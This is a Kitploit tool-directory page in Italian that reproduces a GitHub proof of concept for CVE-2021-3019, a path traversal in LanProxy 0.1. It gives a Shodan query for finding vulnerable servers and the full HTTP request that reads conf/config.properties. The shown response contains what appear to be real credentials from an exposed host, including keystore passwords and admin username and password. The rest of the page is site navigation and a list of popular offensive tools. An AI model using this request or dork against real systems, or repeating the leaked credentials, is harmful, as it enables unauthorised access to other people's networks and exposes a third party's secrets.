
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2021-3019 — [CVE-2021-3019] LanProxy Attraversamento delle directory | Kitploit

Strumenti/GitHubGitHub/murataydemir/cve-2021-3019
Analisi delle VulnerabilitàSfruttamento di Applicazioni WebRaccolta InformazioniPenetration TestingConfigurazione Errata
GitHubmurataydemir/cve-2021-3019

CVE-2021-3019

[CVE-2021-3019] LanProxy Attraversamento delle directory

Vedi Repository
11315 anni faNon ancora revisionato
Condividi

[CVE-2021-3019] LanProxy Directory Traversal



Lanproxy è uno strumento di penetrazione della rete locale che permette di esporre computer e server LAN sulla rete pubblica. Supporta il forwarding del traffico TCP e qualsiasi protocollo di livello superiore TCP (accesso a siti web in rete locale, debug di interfacce di pagamento locali, accesso SSH, desktop remoto, ecc.) La versione 0.1 di LanProxy è vulnerabile a un path traversal che può portare alla lettura di conf/config.properties per ottenere le credenziali per la connessione alla rete interna.

Ricerca Shodan: "Server: LPS-0.1"

Lettura del file di configurazione

GET /../conf/config.properties HTTP/1.1
Host: vulnerablehost:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Server: LPS-0.1

server.bind=0.0.0.0

#与代理客户端通信端口
#这个端口是指客户端连接时对应的端口
server.port=4900

#ssl相关配置
server.ssl.enable=true
server.ssl.bind=0.0.0.0
server.ssl.port=4993
server.ssl.jksPath=usa.nat.candycloud.xyz
server.ssl.keyStorePassword=j5740NtBDCdH1ay
server.ssl.keyManagerPassword=j5740NtBDCdH1ay

#这个配置可以忽略
server.ssl.needsClientAuth=false

#WEB在线配置管理相关信息
#服务端ip地址一般不用修改默认就好
config.server.bind=0.0.0.0

#后台控制面板端口(安全组放行端口)
config.server.port=8090

#后台控制面板账号密码
config.admin.username=admin
config.admin.password=Twx7x03hCBbmwtr

Immagine del PoC Immagine del PoC Immagine del PoC

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    360
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    289

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






